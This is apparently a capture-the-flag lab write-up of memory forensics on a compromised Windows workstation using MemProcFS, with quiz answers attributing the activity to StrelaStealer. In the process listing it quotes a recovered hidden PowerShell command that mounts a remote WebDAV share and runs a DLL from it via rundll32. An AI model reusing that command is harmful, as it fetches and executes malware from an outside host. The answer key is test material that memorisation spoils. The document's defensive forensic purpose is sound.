


Reveal Lab

Memory Analysis



Senario

You are a forensic investigator at a financial institution, and your SIEM flagged unusual activity on a workstation with access to sensitive financial data. Suspecting a breach, you received a memory dump from the compromised machine. Your task is to analyze the memory for signs of compromise, trace the anomaly's origin, and assess its scope to contain the incident effectively.

Steps

So we start with setting up the environment for analysis as we will be using the [MemProcFS](#).

READMEAGPL-3.0 license

MemProcFS:


MemProcFS is an easy and convenient way of viewing physical memory as files in a virtual file system.

Easy trivial point and click memory analysis without the need for complicated commandline arguments! Access memory content and artifacts via files in a mounted virtual file system or via a feature rich application library to include in your own projects!

Analyze memory dump files, live memory via DumpIt or WinPMEM, live memory in read-write mode from virtual machines or from [PCLeech](#) [FPGA](#) hardware devices!

It's even possible to connect to a remote LeechAgent memory acquisition agent over a secured connection - allowing for remote live memory incident response - even over higher latency low band-width connections! Peek into [Virtual Machines with MemProcFS](#), [LiveCloudKd](#) or [VMware](#)!

Use your favorite tools to analyze memory - use your favorite hex editors, your python and powershell scripts, WinDbg or your favorite disassemblers and debuggers - all will work trivially with MemProcFS by just reading and writing files!



Now after setup we can use the following command mentioned below which will dump the memory to your system making it eligible for analysis.

```
PS C:\Users\steven\Desktop\MemProcFS_files_and_binaries_v5.13.4-win_x64-20241229> .\MemProcFS.exe -device C:\Users\steven\Desktop\192-Reveal\192-Reveal.dmp
Reveal.dmp
Initialized 64-bit Windows 10.0.19045
[PLUGIN] Python initialization failed. Python 3.6 or later not found.

===== MemProcFS =====
- Author:      Ulf Frisk - pcileech@frizk.net
- Info:        https://github.com/ufrisk/MemProcFS
- Discord:     https://discord.gg/pcileech
- License:     GNU Affero General Public License v3.0

MemProcFS is free open source software. If you find it useful please
become a sponsor at: https://github.com/sponsors/ufrisk Thank You :)


-----
- Version:     5.13.4 (Windows)
- Mount Point: M:\
- Tag:         19045_ce0f88eb
- Operating System: Windows 10.0.19045 (X64)
=====
```

Command used : `.\MemProcFS.exe -device C:\Users\steven\Desktop\192-Reveal\Reveal.dmp`


.\MemProcFS.exe: This runs the **MemProcFS** tool, which is used to analyze memory dumps (captured RAM data).

-device C:\Users\steven\Desktop\192-Reveal\Reveal.dmp: This tells MemProcFS to **open and work with the memory dump file** located at that path (**Reveal.dmp**).

After the command is executed we can see mounting of the dmp file in our system creating a M:\ drive.



- Let's see inside it and explore things inside it what information it holds?



misc

Miscellaneous data. This includes environment info, system uptime, or other details extracted from memory.

name

Lists **running processes** by **name** at the time the memory was captured.
Browse this to investigate what programs were active.

pid

Same as **name**, but organized by **Process ID (PID)** instead.
Good for analyzing specific processes and their memory content.

registry


Contains a snapshot of the **Windows registry** from RAM.
Useful for checking autostarts, installed software, and system config.

sys

System internals, like drivers, kernel data, and OS structures.
Useful for advanced malware or rootkit investigation.

Now we will be looking towards the question to understand what we actually need ..

Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?



- We traversed into the sys folder and found a folder called net(**information about the network connected which reveals a lot of the queries**) .

As part of triaging the memory dump, analyzing network connections is crucial to:

- **Identify external communication:** See if there was an active connection to a suspicious IP or command-and-control (C2) server.
- **Map compromised processes:** By matching the IP/Port to a PID, you can tie it back to a running program (you'll find that PID under the pid folder).
- **Scope lateral movement:** If there are internal IPs, the attacker may have moved across your environment.

Now we opened the file **netstat.txt** and started analysing the connection established with unusual ports as ports 80(http) and 443(https) can be malicious but we are checking for ports that are not commonly used .

netstat.txt - Notepad						
File	Edit	Format	View	Help		
#	PID	Proto	State	Src	Dst	Process
0000	0	TCPv0	CLOSED	***:0	***	
0001	0	TCPv0	CLOSED	***:0	***	
0002	0	TCPv0	CLOSED	***:0	***	
0003	4	TCPv6	LISTENING	[::]:445	***	System
0004	4	TCPv4	LISTENING	192.168.19.150:139	***	System
0005	440	TCPv0	CLOSED	***:0	***	svchost.exe
0006	440	TCPv0	CLOSED	***:0	***	svchost.exe
0007	440	TCPv0	CLOSED	***:0	***	svchost.exe
0008	440	TCPv0	CLOSED	***:0	***	svchost.exe
0009	440	TCPv0	CLOSED	***:0	***	svchost.exe
000a	440	TCPv4	LISTENING	0.0.0.0:49667	***	svchost.exe
000b	440	TCPv6	LISTENING	[::]:49667	***	svchost.exe
000c	440	TCPv4	ESTABLISHED	192.168.19.150:51003	13.74.129.92:443	svchost.exe
000d	440	TCPv4	ESTABLISHED	192.168.19.150:51004	23.44.141.39:443	svchost.exe
000e	492	TCPv4	LISTENING	0.0.0.0:49665	***	wininit.exe
000f	492	TCPv6	LISTENING	[::]:49665	***	wininit.exe
0010	628	TCPv4	LISTENING	0.0.0.0:49670	***	services.exe
0011	628	TCPv6	LISTENING	[::]:49670	***	services.exe
0012	636	TCPv4	LISTENING	0.0.0.0:49664	***	lsass.exe
0013	636	TCPv6	LISTENING	[::]:49664	***	lsass.exe
0014	656	TCPv4	LISTENING	0.0.0.0:49666	***	svchost.exe
0015	656	TCPv6	LISTENING	[::]:49666	***	svchost.exe
0016	872	TCPv4	LISTENING	0.0.0.0:135	***	svchost.exe
0017	872	TCPv6	LISTENING	[::]:135	***	svchost.exe
0018	1112	TCPv4	LISTENING	0.0.0.0:5040	***	svchost.exe
0019	1260	TCPv0	CLOSED	***:0	***	svchost.exe
001a	1260	TCPv4	ESTABLISHED	192.168.19.150:51034	196.204.4.8:80	svchost.exe
001b	1260	TCPv4	ESTABLISHED	192.168.19.150:51035	196.204.4.8:80	svchost.exe
001c	1864	TCPv4	LISTENING	0.0.0.0:49668	***	spoolsv.exe
001d	1864	TCPv6	LISTENING	[::]:49668	***	spoolsv.exe
001e	2416	TCPv4	ESTABLISHED	192.168.19.150:51038	45.9.74.32:8888	net.exe
001f	2820	TCPv4	ESTABLISHED	192.168.19.150:51037	191.237.206.80:443	smartscreen.exe
0020	4696	TCPv0	CLOSED	***:0	***	SearchApp.exe
0021	5364	TCPv4	ESTABLISHED	127.0.0.1:50184	127.0.0.1:50185	thunderbird.exe

- Here during analysis we found some port **8080** where connection was established.

0018	1112	TCPv4	LISTENING	0.0.0.0:5040	***	svchost.exe
0019	1260	TCPv0	CLOSED	***:0	***	svchost.exe
001a	1260	TCPv4	ESTABLISHED	192.168.19.150:51034	196.204.4.8:80	svchost.exe
001b	1260	TCPv4	ESTABLISHED	192.168.19.150:51035	196.204.4.8:80	svchost.exe
001c	1864	TCPv4	LISTENING	0.0.0.0:49668	***	spoolsv.exe
001d	1864	TCPv6	LISTENING	[::]:49668	***	spoolsv.exe
001e	2416	TCPv4	ESTABLISHED	192.168.19.150:51038	45.9.74.32:8888	net.exe
001f	2820	TCPv4	ESTABLISHED	192.168.19.150:51037	191.237.206.80:443	smartscreen.exe
0020	4696	TCPv0	CLOSED	***:0	***	SearchApp.exe
0021	5364	TCPv4	ESTABLISHED	127.0.0.1:50184	127.0.0.1:50185	thunderbird.exe

- So as I found an IP address, I will be checking if it is malicious or not .
- So here I searched on google for [ip abuse](#) .

AbuseIPDB is a project dedicated to helping combat the spread of hackers, spammers, and abusive activity on the internet.

Check an IP Address, Domain Name, or Subnet
e.g. 103.250.137.125, microsoft.com, or 5.188.10.0/24

45.9.74.32

CHECK

45.9.74.32 was found in our database!

This IP was reported 1 times. Confidence of Abuse is 0%:

0%

ISP

PSERVERS Enterprise Network

Usage Type

Data Center/Web Hosting/Transit

ASN

AS207569

Hostname(s)

vds2703271.my-lhor.ru

Domain Name

power-servers.net

Country

Finland

City

Helsinki, Uusimaa

IP info including ISP, Usage Type, and Location provided by IPInfo. Updated biweekly.

REPORT 45.9.74.32

WHOIS 45.9.74.32

IP Abuse Reports for 45.9.74.32:

This IP address has been reported a total of 1 time from 1 distinct source. It was most recently reported 9 months ago.

Old Reports: The most recent abuse report for this IP address is from 9 months ago. It is possible that this IP is no longer involved in abusive activities.

Reporter	IoA Timestamp in UTC	Comment	Categories
ARCnetX	2024-07-14 23:55:00 (9 months ago)	WebDAV Malware: \\45.9.74.32@8888\davwwwroot\1567.dll,entry	Exploited Host

- We get good information about the ip address .

Now we will look towards the processes that took place . For that we traversed to the files

Name	Date modified	Type	Size
certificates	12/29/2024 1:26 PM	File folder	
drivers	12/29/2024 1:26 PM	File folder	
memory	12/29/2024 1:26 PM	File folder	
net	12/29/2024 1:26 PM	File folder	
objects	12/29/2024 1:26 PM	File folder	
pool	12/29/2024 1:26 PM	File folder	
proc	12/29/2024 1:26 PM	File folder	
services	12/29/2024 1:26 PM	File folder	
syscall	12/29/2024 1:26 PM	File folder	
sysinfo	12/29/2024 1:26 PM	File folder	
tasks	12/29/2024 1:26 PM	File folder	
users	12/29/2024 1:26 PM	File folder	
architecture.txt	12/29/2024 1:26 PM	Text Document	1 KB
computename.txt	12/29/2024 1:26 PM	Text Document	1 KB
time-boot.txt	12/29/2024 1:26 PM	Text Document	1 KB
time-current.txt	12/29/2024 1:26 PM	Text Document	1 KB
timezone.txt	12/29/2024 1:26 PM	Text Document	1 KB
unique-tag.txt	12/29/2024 1:26 PM	Text Document	1 KB
version.txt	12/29/2024 1:26 PM	Text Document	1 KB
version-build.txt	12/29/2024 1:26 PM	Text Document	1 KB

- This is the process file which holds the details of the processes that were taking place .

Name	Date modified	Type	Size
proc.txt	12/29/2024 1:26 PM	Text Document	13 KB
proc-time.txt	12/29/2024 1:26 PM	Text Document	16 KB
proc-v.txt	12/29/2024 1:26 PM	Text Document	56 KB

- So I went in checking with the **proc-v.txt** this is the file which will be having the details of the process -v(verbose) .

Process	Pid	Parent	Flag	User	Path / Command	Time	Integrity
- System	4	0		SYSTEM	System	2024-07-04 10:44:48 UTC ->	***
-- Registry	92	4		SYSTEM	Registry	2024-07-04 10:44:43 UTC ->	***
-- smss.exe	300	4		SYSTEM	\Device\HarddiskVolume3\Windows\System32\smss.exe	2024-07-04 10:44:48 UTC ->	***
-- MemCompression	1452	4		SYSTEM	MemCompression	2024-07-04 10:44:51 UTC ->	***
- csrss.exe	416	404		SYSTEM	\Device\HarddiskVolume3\Windows\System32\csrss.exe C:\Windows\system32\csrss.exe %SystemRoot%\system32\csrss.exe ObjectDirectory=Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16	2024-07-04 10:44:50 UTC ->	***
- wininit.exe	492	404		SYSTEM	\Device\HarddiskVolume3\Windows\System32\wininit.exe	2024-07-04 10:44:50 UTC ->	***
-- services.exe	628	492		SYSTEM	\Device\HarddiskVolume3\Windows\System32\services.exe C:\Windows\system32\services.exe C:\Windows\system32\services.exe	2024-07-04 10:44:50 UTC ->	***

NOTE

The top-level process is System, with ID 4. It is the main process that starts when Windows boots up. Other processes listed under it (with a - or --) are child processes — meaning they were started by System or another process below it. This setup is like a family tree: System is the "parent", and each indented line is a "child".

powershell.exe	3692	4120	U	Elon	\Device\HarddiskVolume3\Windows\System32\WindowsPowerShell\v1.0\powershell.exe C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell.exe -windowstyle hidden net use \\45.9.74.32@8888\davwwwroot\ ; rundll32 \\45.9.74.32@8888\davwwwroot\3435.dll,entry 2024-07-15 07:00:03 UTC -> *** High
net.exe	2416	3692	U	Elon	\Device\HarddiskVolume3\Windows\System32\net.exe C:\Windows\system32\net.exe "C:\Windows\system32\net.exe" use \\45.9.74.32@8888\davwwwroot\ 2024-07-15 07:00:06 UTC -> *** High

- Powershell.exe (Parent process)
- net.exe (Child process)

Q1. Identifying the name of the malicious process helps in understanding the nature of the attack. What is the name of the malicious process?

- powershell.exe

Q2. Knowing the parent process ID (PPID) of the malicious process aids in tracing the process hierarchy and understanding the attack flow. What is the parent PID of the malicious process?

- 4120

Q3. Determining the file name used by the malware for executing the second-stage payload is crucial for identifying subsequent malicious activities. What is the file name that the malware uses to execute the second-stage payload?


- 3435.dll

Q4. Identifying the shared directory on the remote server helps trace the resources targeted by the attacker. What is the name of the shared directory being accessed on the remote server?

- davwwwroot

Q5. What is the MITRE ATT&CK sub-technique ID that describes the execution of a second-stage payload using a Windows utility to run the malicious file?

- The windows utility that was used to run the malicious file is **rundll32** . now checking the ID




- T1218.011

Q6. Identifying the username under which the malicious process runs helps in assessing the compromised account and its potential impact. What is the username that the malicious process runs under?

- Elon

Q7. Knowing the name of the malware family is essential for correlating the attack with known threats and developing appropriate defenses. What is the name of the malware family?



- STRELAStealer